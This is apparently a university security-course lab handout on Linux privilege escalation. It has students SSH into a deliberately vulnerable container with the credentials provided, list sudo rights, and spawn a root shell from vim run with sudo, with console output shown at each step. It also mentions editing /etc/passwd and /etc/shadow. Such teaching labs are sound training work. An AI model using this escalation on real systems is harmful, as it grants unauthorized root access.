Information systems security
System hacking: Elevation of Privilege

In this exercise you will try to Elevate your privileges (EoP) to root user on misconfigured Linux machine.

If you want to play some more you are welcome, register on CTF (Capture the Flag) platform and you will find much more things to hack (ctf.com.hr). You DON'T have to register to complete this exercise though!

You can access the exercise from any OS with SSH client.

Use the SSH client to connect to the vulnerable VM (docker container. Understand that ALL of you colleagues in the classroom and any Internet user might be using this container right now, as it is fully exposed to the Internet. SSH client should be installed by default on most of the OSs today. You can use GUI version also by downloading the Putty. Recommendation is to use already installed tools when possible.

The target container resets to the initial setting on every full hour. So, if you connect to the server on 10h58, two minutes later you will lose connectivity and you will have to reconnect. All you changed by that time will be lost and you will have to repeat it. The reason for this is quite simple. Anyone can change the container OS settings on purpose or by chance after elevating the privileges, and this might affect other players not being able to complete the task. CTF players will not do something like that on purpose, because they want to learn and play, but anyone can make the mistake.

IT IS IMPORTANT to follow the exercise and not to deviate from the instructions to prevent the case in which the entire classroom lose the connectivity because of one student's error.

If you finish the exercise faster than anticipated by professor, you can continue paying on the CTF portal – just register and enjoy the ride.

Connect to the vulnerable Linux VM (container) with SSH client

Use the following data to connect:


Username: HNUser
Password: Pass123
Servername: play.h4ck3r.one:9001

How to connect?

In command line type the following command:

```
ssh HNUser@play.h4ck3r.one -p 9001
```

Accept the server identity with `yes` and type the password. When connected to the Linux server through SSH, type the `id` command and check the access rights. This is shown on Figure 1: connecting to the vulnerable server.



```
PS C:\Users\rober> ssh HNUser@play.h4ck3r.one -p 9001
The authenticity of host '[play.h4ck3r.one]:9001 ([137.116.255.41]:9001)' can't be established.
ECDSA key fingerprint is SHA256:pNHYUfs4zksEGlhczy/ZzwcMjzp3jhiJwGcO5xWhxRI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? zes
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '[play.h4ck3r.one]:9001,[137.116.255.41]:9001' (ECDSA) to the list of known hosts.
HNUser@play.h4ck3r.one's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-1077-azure x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Dec  6 07:06:43 2020 from 31.217.2.61
$ id
uid=1000(HNUser) gid=1000(HNUser) groups=1000(HNUser)
$
```

Figure 1: connecting to the vulnerable server

EoP (Elevation of Privilege)


`sudo` is the Linux command used to elevate the privileges for specific tasks to a `root` user (IF your user account was given the permissions). In case you can execute the command from the application with elevated permissions, one can run any command as root, thus elevating the user privileges to `root` user.

First, let us check if the `HNUser` has `sudo` privilege for anything. We will use the command `sudo -l` (lovercase letter L – list).

```
sudo -l
```

You have to type the `HNUser` password to run the command.

Results shown on Figure 2: HNUser can run vim command with elevated privileges



```
$ sudo -l
[sudo] password for HNUser:
Matching Defaults entries for HNUser on ssh_vim:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User HNUser may run the following commands on ssh_vim:
    (ALL : ALL) /usr/bin/vim
$
```

Figure 2: HNUser can run vim command with elevated privileges

Attack:

One can exploit this by using several approaches. DO NOT use any other approach except the one defined in the exercise, so that the environment stays accessible to everyone during the exercise. You can try everything you want to after 22h on every day though, because there are no classes after that time. You can change any configuration file, hence you can become root easily. For example one can copy his/hers/it's public key to /etc/passwd and /etc/shadow with `root` privileges. One can change the existing user's permissions, etc.


We will use simpler and more stealthy approach, by running the new terminal FROM `vim` editor with `root` privileges.

Start the `vim` editor with `sudo` command (type the HNUser password when and if asked).

```
sudo vim
```

In the vim editor, press the ESC, d type `:!/bin/bash` and press ENTER.

Results shown on Figure 3: succesful EoP



```
$ sudo vim
[sudo] password for HNUser:

root@ssh_vim:/home/HNUser# id
uid=0(root) gid=0(root) groups=0(root)
root@ssh_vim:/home/HNUser#
```

Figure 3: succesful EoP

In this terminal you can do whatever the `root` user can, as you became the `root` user.
DON'T DELETE ANYTHING and DO NOT change system configuration!
There are two files named `FLAG.txt` on the computer. Find them!
Where are the files located (in which folders) and what is the contents of the files?

____
____
____
____

To finish the LAB and exit from the elevated shell, type `exit` followed by ENTER. This will return to `vim` editor. To leave the `vim` editor, type ESC followed by `:q!` (lowercase letter Q and exclamation mark). Type `id` command. Which user are you now?

____
____

When done with the exercise, you can continue to play by registering on ctf.com.hr.
NJ0y the games :).